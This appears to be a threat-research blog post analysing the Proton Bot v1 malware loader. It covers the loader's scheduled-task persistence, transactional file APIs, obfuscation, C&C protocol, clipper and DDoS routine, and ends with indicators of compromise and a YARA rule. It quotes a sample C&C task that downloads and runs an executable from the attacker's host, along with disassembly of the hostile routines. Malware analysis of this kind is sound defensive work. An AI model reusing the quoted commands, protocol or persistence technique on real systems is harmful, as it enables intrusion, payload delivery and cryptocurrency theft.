Overview of Proton Bot, another loader in the wild!

Published: 2019-05-24 · Archived: 2026-04-05 15:49:46 UTC

Loaders nowadays are part of the malware landscape and it is common to see on sandbox logs results with “loader” tagged on. Specialized loader malware like Smoke or Hancitor/Chanitor are facing more and more with new alternatives like Godzilla loader, stealers, miners and plenty other kinds of malware with this developed feature as an option. This is easily catchable and already explained in earlier articles that I have made.

Since a few months, another dedicated loader malware appears from multiple sources with the name of “Proton Bot” and on my side, first results were coming from a v0.30 version. For this article, the overview will focus on the latest one, the v1.

Sold 50$ (with C&C panel) and developed in C++, its cheaper than Smoke (usually seen with an average of 200$/300$) and could explain that some actors/customers are making some changes and trying new products to see if it’s worth to continue with it. The developer behind (glad0ff), is not as his first malware, he is also behind Acrux & Decrux.

[Disclamer: This article is not a deep in-depth analysis]

Analyzed sample

- 1AF50F81E46C8E8D49C44CB2765DD71A [Packed]
- 4C422E9D3331BD3F1BB785A1A4035BBD [Unpacked]

Something that I am finally glad by reversing this malware is that I’m not in pain for unpacking a VM protected sample. By far this is the “only one” that I’ve analyzed from this developer this is not using Themida, VMprotect or Enigma Protector.

So seeing finally a clean PE is some kind of heaven.

Behavior

When the malware is launched, it’s retrieving the full path of the executed module by calling GetModuleFilename, this returned value is the key for Proton Bot to verify if this, is a first-time interaction on the victim machine or in contrary an already setup and configured bot. The path is compared with a corresponding name & repository hardcoded into the code that are obviously obfuscated and encrypted.

This call is an alternative to GetCommandLine on this case.

On this screenshot above, **EDI** contains the value of the payload executed at the current time and **EAX**, the final location. At that point with a lack of samples in my possession, I cannot confirm this path is unique for all Proton Bot v1 or multiple fields could be a possibility, this will be resolved when more samples will be available for analysis…

Next, no matter the scenario, the loader is forcing the persistence with a scheduled task trick. Multiple obfuscated blocs are following a scheme to generating the request until it's finally achieved and executed with a simple [ShellExecuteA] call.

```
mov edi,edi                          ShellExecuteA
push ebp
mov ebp,esp
sub esp,40
mov eax,dword ptr ds:[7578CFEC]      eax:"open"
xor eax,ebp
mov dword ptr ss:[ebp-4],eax
mov eax,dword ptr ss:[ebp+8]         [ebp+8]:"C:\\Users\\        \\AppData\\Roaming\\NvidiaAdapter\\NvidiaFolder"
mov ecx,dword ptr ss:[ebp+C]         [ebp+C]:"C:\\Users\\        \\Desktop\\proton\\proton.exe"
mov edx,dword ptr ss:[ebp+10]
and dword ptr ss:[ebp-20],0
push esi                             esi:"/Create /SC MINUTE /MO 5 /TN \"Nvidia Service Task\" /TR \"C:\\Users\        \AppData\\Roaming\\NvidiaAdapter\\NvidiaFolder\" /F"
mov esi,dword ptr ss:[ebp+14]        [ebp+14]:sub_F09C50+A2
push edi                             edi:&"C:\\Users\\        \Desktop\\proton\\proton.exe"
mov edi,dword ptr ss:[ebp+18]
mov dword ptr ss:[ebp-38],eax
```


With a persistence finally integrated, now the comparison between values that I showed on registers will diverge into two directions :

If paths are different

1. Making an HTTP Request on "http://iplogger.org/1i237a” for grabbing the Bot IP
2. Creating a folder & copying the payload with **an unusual way** that I will explain later.
3. Executing proton bot again in the correct folder with CreateProcessA
4. Exiting the current module

if paths are identical

1. two threads are created for specific purposes
    1. one for the loader
    2. the other for the clipper



2. At that point, all interactions between the bot and the C&C will always be starting with this format :

```
/page.php?id=%GUID%
```

%GUID% is, in fact, the Machine GUID, so on a real scenario, this could be in an example this value “fdff340f-c526-4b55-b1d1-60732104b942”.

Summary


- Mutex

```
dsks102d8h911s29
```


- Loader Path

```
%APPDATA%/NvidiaAdapter
```


- Loader Folder



- Schedule Task



- Process



A unique way to perform data interaction

This loader has an odd and unorthodox way to manipulate the data access and storage by using the Windows KTM library. This is way more different than most of the malware that is usually using easier ways for performing tasks like creating a folder or a file by the help of the FileAPI module.

The idea here, it is permitting a way to perform actions on data with the guarantee that there is not even a single error during the operation. For this level of reliability and integrity, the Kernel Transaction Manager (KTM) comes into play with the help of the Transaction NTFS (TxF).

For those who aren't familiar with this, there is an example here :

1. CreateTransaction is called for starting the transaction process
2. The requested task is now called
3. If everything is good, the Transaction is finalized with a commit (CommitTransaction) and confirming the operation is a success
4. If a single thing failed (even 1 among 10000 tasks), the transaction is rolled back with RollbackTransaction

In the end, this is the task list used by ProtonBot are:

- DeleteFileTransactedA
- CopyFileTransactedA
- SetFileAttributesTransactedA
- CreateDirectoryTransactedA

This different way to interact with the Operating System is a nice way to escape some API monitoring or avoiding triggers from sandboxes & specialized software. It's a matter time now to hotfix and adjusts this behavior for

having better results.


The API used has been also used for another technique with analysis of the banking malware [Osiris](#) by [@hasherezade](#)

Anti-Analysis

There are three main things exploited here:

- Stack String
- Xor encryption
- Xor key adjusted with a NOT operand

By guessing right here, with the utilization of stack strings, the main ideas are just to create some obfuscation into the code, generating a huge amount of blocks during disassembling/debugging to slow down the analysis. This is somewhat, the same kind of behavior that Predator the thief is abusing above v3 version.



The screenshot as above is an example among others in this malware about techniques presented and there is nothing new to explain in depth right here, these have been mentioned multiple times and I would say with humor that C++ itself is some kind of Anti-Analysis, that is enough to take some aspirin.

Loader Architecture

The loader is divided into 5 main sections :

1. Performing C&C request for adding the Bot or asking a task.
2. Receiving results from C&C
3. Analyzing OpCode and executing to the corresponding task

4. Sending a request to the C&C to indicate that the task has been accomplished
5. Repeat the process [GOTO 1]

C&C requests

Former loader request

Path base

```
/page.php
```

Required arguments

Argument	Meaning	API Call / Miscellaneous
id	Bot ID	RegQueryValueExA – MachineGUID
os	Operating System	RegQueryValueExA – ProductName
pv	Account Privilege	Hardcoded string – “Admin”
a	Antivirus	Hardcoded string – “Not Supported”
cp	CPU	Cpuid (*Very similar code*)
gp	GPU	EnumDisplayDevicesA
ip	IP	GetModuleFileName (Yup, it’s weird)
name	Username	RegQueryValueExA – RegisteredOwner
ver	Loader version	Hardcoded string – “1.0 Release”
lr	???	Hardcoded string – “Coming Soon”

Additional fields when a task is completed

Argument	Meaning	API Call / Miscellaneous
op	OpCode	Integer
td	Task ID	Integer

Task format

The task format is really simple and is presented as a simple structure like this.


```
Task Name;Task ID;Opcode;Value
```

Tasks OpCodes

When receiving the task, the OpCode is an integer value that permits to reach the specified task. At that time I have count 12 possible features behind the OpCode, some of them are almost identical and just a small tweak permits to differentiate them.

OpCode	**Feature**
1	Loader
2	Self-Destruct
3	Self-Renewal
4	Execute Batch script
5	Execute VB script
6	Execute HTML code
7	Execute Powershell script
8	Download & Save new wallpaper
9	???
10	???
11	???
12 (Supposed)	DDoS

For those who want to see how the loader part looks like on a disassembler, it’s quite pleasant (sarcastic)



the joy of C++

Loader main task

The loader task is set to the OpCode 1. in real scenario this could remain at this one :

```
newtask;112;1;http://187.ip-54-36-162.eu/uploads/me0zam1czo.exe
```

This is simplest but accurate to do the task

1. Setup the downloaded directory on %TEMP% with GetTempPathA
2. Remove footprints from cache DeleteUrlCacheEntryA
3. Download the payload – URLDownloadToFileA
4. Set Attributes to the file by using transactions

5. Execute the Payload – ShellExecuteA

Other features

Clipper

Clipper fundamentals are always the same and at that point now, I'm mostly interested in how the developer decided to organize this task. On this case, this is simplest but enough to performs accurately some stuff.

The first main thing to report about it, it that the wallets and respective regular expressions for detecting them are not hardcoded into the source code and needs to perform an HTTP request only once on the C&C for setting-up this :

```
/page.php?id=%GUID%&clip=get
```

The response is a consolidated list of a homemade structure that contains the configuration decided by the attacker. The format is represented like this:

```
[
  id,             # ID on C&C
```

```
  name,           # ID Name (i.e: Bitcoin)
  regex,          # Regular Expression for catching the Wallet
  attackerWallet  # Switching victim wallet with this one
]
```

At first, I thought, there is a request to the C&C when the clipper triggered a matched regular expression, but it's not the case here.

On this case, the attacker has decided to target some wallets:

- Bitcoin
- Dash
- Litecoin
- Zcash
- Ethereum
- DogeCoin

if you want an in-depth analysis of a clipper task, I recommend you to check my other articles that mentioned in details this (Megumin & Qulab).

DDos

Proton has an implemented layer 4 DDoS Attack, by performing spreading the server TCP sockets requests with a specified port using WinSocks

```
0F1F4400 00       nop dword ptr ds:[eax+eax],eax
6A 06             push 6                                  int protocol = IPPROTO_TCP
6A 01             push 1                                  int type = SOCK_STREAM
6A 02             push 2                                  int af = AF_INET
FF15 64F23E00     call dword ptr ds:[<&socket>]           socket
6A 00             push 0
8BF0              mov esi,eax
E8 DF070400       call nvidiafolder.3D5494
83C4 04           add esp,4
2BF8              sub edi,eax
6A 10             push 10                                 int namelen = 10
68 A4C44000       push nvidiafolder.40C4A4                struct sockaddr* name = 40C4A4
56                push esi                                UINT_PTR s
FF15 60F23E00     call dword ptr ds:[<&connect>]          connect
6A 00             push 0                                  DWORD flags = 0
68 00000100       push 10000                              int len = 10000
8D85 FCFFFEFF     lea eax,dword ptr ss:[ebp-10004]
50                push eax                                LPVOID buf
56                push esi                                UINT_PTR s
FF15 6CF23E00     call dword ptr ds:[<&send>]             send
6A 0A             push A                                  DWORD dwMilliseconds = A
FFD3              call ebx                                Sleep
6A 00             push 0                                  DWORD flags = 0
68 00000100       push 10000                              int len = 10000
8D85 FCFFFEFF     lea eax,dword ptr ss:[ebp-10004]
50                push eax                                LPVOID buf
56                push esi                                UINT_PTR s
FF15 6CF23E00     call dword ptr ds:[<&send>]             send
56                push esi                                UINT_PTR s
FF15 68F23E00     call dword ptr ds:[<&closesocket>]       closesocket
03BD F8FFFEFF     add edi,dword ptr ss:[ebp-10008]
74 0E             je nvidiafolder.394D13
6A 05             push 5                                  DWORD dwMilliseconds = 5
FFD3              call ebx                                Sleep
```

Executing scripts

The loader is also configured to launch scripts, this technique is usually spotted and shared by researchers on Twitter with a bunch of raw Pastebin links downloaded and adjusted to be able to work.

1. Deobfuscating the selected format (.bat on this case)

```
0000000000405E6B mov     ah, 30h
0000000000405E6D mov     [ebp+var_353], 0
0000000000405E74 mov     [ebp+var_358], ah
0000000000405E7A mov     al, 0E1h
0000000000405E7C not     ah              ; Correct Xor Key
0000000000405E7E mov     [ebp+var_353], 0
0000000000405E85 xor     al, ah          ; .
0000000000405E87 mov     cl, 0ADh
0000000000405E89 mov     dl, 0AEh
0000000000405E8B mov     [ebp+var_357], al
0000000000405E91 xor     cl, ah          ; b
0000000000405E93 mov     bl, 0BBh
0000000000405E95 xor     dl, ah          ; a
0000000000405E97 mov     [ebp+var_356], cl
0000000000405E9D xor     bl, ah          ; t
0000000000405E9F mov     [ebp+var_355], dl
0000000000405EA5 lea     eax, [ebp+var_357]
0000000000405EAB mov     [ebp+var_354], bl
0000000000405EB1 push    eax
0000000000405EB2 lea     ecx, [ebp+var_388]
```

2. Download the script on %TEMP%
3. Change type of the downloaded script
4. Execute the script with ShellExecuteA

Available formats are .bat, .vbs, .ps1, .html

Wallpaper

There is a possibility to change the wallpaper of bot, by sending the OpCode 8 with an indicated following image to download. The scenario remains the same from the loader main task, with the exception of a different API call at the end

1. Setup the downloaded directory on %TEMP% with GetTempPathA
2. Remove footprints from cache DeleteUrlCacheEntryA
3. Download the image – URLDownloadToFileA
4. Change the wallpaper with SystemParametersInfosA

On this case the structure will be like this :

```
BOOL SystemParametersInfoA (
      UINT uiAction  -> 0x0014 (SPI_SETDESKWALLPAPER)
      UINT uiParam   -> 0
      PVOID pvParam  -> %ImagePath%
      UINT fWinIni   -> 1
);
```

I can't understand clearly the utility on my side but surely has been developed for a reason. Maybe in the future, I will have the explanation or if you have an idea, let me share your thought about it 🙂

Example in the wild

A few days ago, a ProtonBot C&C (187.ip-54-36-162.eu) was quite noisy to spread malware with a list of compatibilized 5000 bots. It's enough to suggest that it is used by some business already started with this one.

Date	URL	SHA256
2019-05-16	187.ip-54-36-162.eu/uploads/0et5opyrs1.exe	ba2b781272f88634ba72262d32ac1b6f953cb14ccc37dc3bfb48dcef76389814
2019-05-16	187.ip-54-36-162.eu/uploads/8yxt7fd01z.exe	cd5bffc6c2b84329dbf1d20787b920e5adcf766e98cea16f2d87cd45933be856
2019-05-16	187.ip-54-36-162.eu/uploads/9xj0yw51k5.exe	7d2ccf66e80c45f4a17ef4ac0355f5b40f1d8c2d24cb57a930e3dd5d35bf52b0
2019-05-16	187.ip-54-36-162.eu/uploads/878gzwvyd6.exe	42c25d523e4402f7c188222faba134c5eea255e666ecf904559be399a9a9830e
2019-05-16	187.ip-54-36-162.eu/uploads/Project1.exe	6a51154c6b38f5d1d5dd729d0060fa4fe0d37f2999cb3c4830d45d5ac70b4491
2019-05-16	187.ip-54-36-162.eu/uploads/lc9rsy6kjj.exe	349c036cbe5b965dd6ec94ab2c31a3572ec031eba5ea9b52de3d229abc8cf0d1
2019-05-16	187.ip-54-36-162.eu/uploads/me0zam1czo.exe	77a35c9de663771eb2aef97eb8ddc3275fa206b5fd9256acd2ade643d8afabab
2019-05-16	187.ip-54-36-162.eu/uploads/qisny26ct9.exe	bb68cd1d7a71744d95b0bee1b371f959b84fa25d2139493dc15650f46b62336c
2019-05-16	187.ip-54-36-162.eu/uploads/r5qixa9mab.exe	c2a3d13c9cba5e953ac83c6c3fe6fd74018d395be0311493fdd28f3bab2616d9
2019-05-16	187.ip-54-36-162.eu/uploads/rov08vxcqg.exe	d3f3a3b4e8df7f3e910b5855087f9c280986f27f4fdf54bf8b7c777dffab5ebf
2019-05-16	187.ip-54-36-162.eu/uploads/ud1lhw2cof.exe	e1d8a09c66496e5b520950a9bd5d3a238c33c2de8089703084fcf4896c4149f0
2019-05-16	187.ip-54-36-162.eu/uploads/v6z98xkf8w.exe	d3f3a3b4e8df7f3e910b5855087f9c280986f27f4fdf54bf8b7c777dffab5ebf
2019-05-16	187.ip-54-36-162.eu/uploads/vww6bixc3p.exe	aeab96a01e02519b5fac0bc3e9e2b1fb3a00314f33518d8c962473938d48c01a
2019-05-16	187.ip-54-36-162.eu/uploads/w1qpe0tkat.exe	5de740006b3f3afc907161930a17c25eb7620df54cff55f8d1ade97f1e4cb8f9
2019-05-16	187.ip-54-36-162.eu/steal.exe	e96450d29ab037abad0cb12b0785c3c2b9383f9472a444f276027bed5738f84a
2019-05-16	187.ip-54-36-162.eu/cmdd.exe	9af4eaa0142de8951b232b790f6b8a824103ec68de703b3616c3789d70a5616f
2019-05-18	187.ip-54-36-162.eu/uploads/m3gc4bkhag.exe	cbb8e8624c945751736f63fa1118032c47ec4b99a6dd03453db880a0ffd1893f

Notable malware hosted and/or pushed by this Proton Bot

- Qulab
- ProtonBot 🙂
- CoinMiners
- C# RATs

There is also another thing to notice, is that the domain itself was also hosting other payloads not linked to the loader directly and one sample was also spotted on another domain & loader service (Prostoloader). It's common nowadays to see threat actors paying multiple services, to spread their payloads for maximizing profits.

Date	URL	SHA256
2019-05-13	prostoloader.ru/upload/Locus/cmdd.exe	cd5bffc6c2b84329dbf1d20787b920e5adcf766e98cea16f2d87cd45933be856
2019-05-16	187.ip-54-36-162.eu/uploads/8yxt7fd01z.exe	cd5bffc6c2b84329dbf1d20787b920e5adcf766e98cea16f2d87cd45933be856

All of them are accessible on the malware tracker.

[*] Yellow means duplicate hashes in the database.

IoC

Proton Bot

- 187.ip-54-36-162.eu/cmdd.exe
- 9af4eaa0142de8951b232b790f6b8a824103ec68de703b3616c3789d70a5616f

Payloads from Proton Bot C2

Urls

- 187.ip-54-36-162.eu/uploads/0et5opyrs1.exe
- 187.ip-54-36-162.eu/uploads/878gzwvyd6.exe
- 187.ip-54-36-162.eu/uploads/8yxt7fd01z.exe
- 187.ip-54-36-162.eu/uploads/9xj0yw51k5.exe
- 187.ip-54-36-162.eu/uploads/lc9rsy6kjj.exe
- 187.ip-54-36-162.eu/uploads/m3gc4bkhag.exe
- 187.ip-54-36-162.eu/uploads/me0zam1czo.exe
- 187.ip-54-36-162.eu/uploads/Project1.exe
- 187.ip-54-36-162.eu/uploads/qisny26ct9.exe
- 187.ip-54-36-162.eu/uploads/r5qixa9mab.exe
- 187.ip-54-36-162.eu/uploads/rov08vxcqg.exe
- 187.ip-54-36-162.eu/uploads/ud1lhw2cof.exe
- 187.ip-54-36-162.eu/uploads/v6z98xkf8w.exe
- 187.ip-54-36-162.eu/uploads/vww6bixc3p.exe
- 187.ip-54-36-162.eu/uploads/w1qpe0tkat.exe

Hashes

- 349c036cbe5b965dd6ec94ab2c31a3572ec031eba5ea9b52de3d229abc8cf0d1
- 42c25d523e4402f7c188222faba134c5eea255e666ecf904559be399a9a9830e
- 5de740006b3f3afc907161930a17c25eb7620df54cff55f8d1ade97f1e4cb8f9
- 6a51154c6b38f5d1d5dd729d0060fa4fe0d37f2999cb3c4830d45d5ac70b4491
- 77a35c9de663771eb2aef97eb8ddc3275fa206b5fd9256acd2ade643d8afabab
- 7d2ccf66e80c45f4a17ef4ac0355f5b40f1d8c2d24cb57a930e3dd5d35bf52b0
- aeab96a01e02519b5fac0bc3e9e2b1fb3a00314f33518d8c962473938d48c01a
- ba2b781272f88634ba72262d32ac1b6f953cb14ccc37dc3bfb48dcef76389814
- bb68cd1d7a71744d95b0bee1b371f959b84fa25d2139493dc15650f46b62336c
- c2a3d13c9cba5e953ac83c6c3fe6fd74018d395be0311493fdd28f3bab2616d9
- cbb8e8624c945751736f63fa1118032c47ec4b99a6dd03453db880a0ffd1893f
- cd5bffc6c2b84329dbf1d20787b920e5adcf766e98cea16f2d87cd45933be856
- d3f3a3b4e8df7f3e910b5855087f9c280986f27f4fdf54bf8b7c777dffab5ebf
- d3f3a3b4e8df7f3e910b5855087f9c280986f27f4fdf54bf8b7c777dffab5ebf
- e1d8a09c66496e5b520950a9bd5d3a238c33c2de8089703084fcf4896c4149f0

Domains

- 187.ip-54-36-162.eu

PDB

- E:\PROTON\Release\build.pdb

Wallets

- 3HAQSB4X385HTyYeAPe3BZK9yJsddmDx6A
- XbQXtXndTXZkDfb7KD6TcHB59uGCitNSLz
- LTwSJ4zE56vZhhFcYvpzmWZRSQBE7oMSUQ
- t1bChFvRuKvwxFDkkm6r4xiASBiBBZ24L6h
- 1Da45bJx1kLL6G6Pud2uRu1RDCRAX3ZmAN
- 0xf7dd0fc161361363d79a3a450a2844f2a70907c6
- D917yfzSoe7j2es8L3iDd3sRRxRtv7NWk8

Threat Actor

- Glad0ff (Main)
- ProtonSellet (Seller)

Yara

rule ProtonBot : ProtonBot {
meta:

description = “Detecting ProtonBot v1”
author = “Fumik0_”
date = “2019-05-24”

strings:
$mz = {4D 5A}

$s1 = “proton bot” wide ascii
$s2 = “Build.pdb” wide ascii
$s3 = “ktmw32.dll” wide ascii
$s4 = “json.hpp” wide ascii

condition:
$mz at 0 and (all of ($s*))
}

Conclusion

Young malware means fresh content and with time and luck, could impact the malware landscape. This loader is cheap and will probably draw attention to some customers (or even already the case), to have less cost to maximize profits during attacks. ProtonBot is not a sophisticated malware but it’s doing its job with extra modules for probably being more attractive. Let’s see with the time how this one will evolve, but by seeing some kind of odd cases with plenty of different malware pushed by this one, that could be a scenario among others that we could see in the future.

On my side, it’s time to chill a little.

Special Thanks – S!ri & Snemes
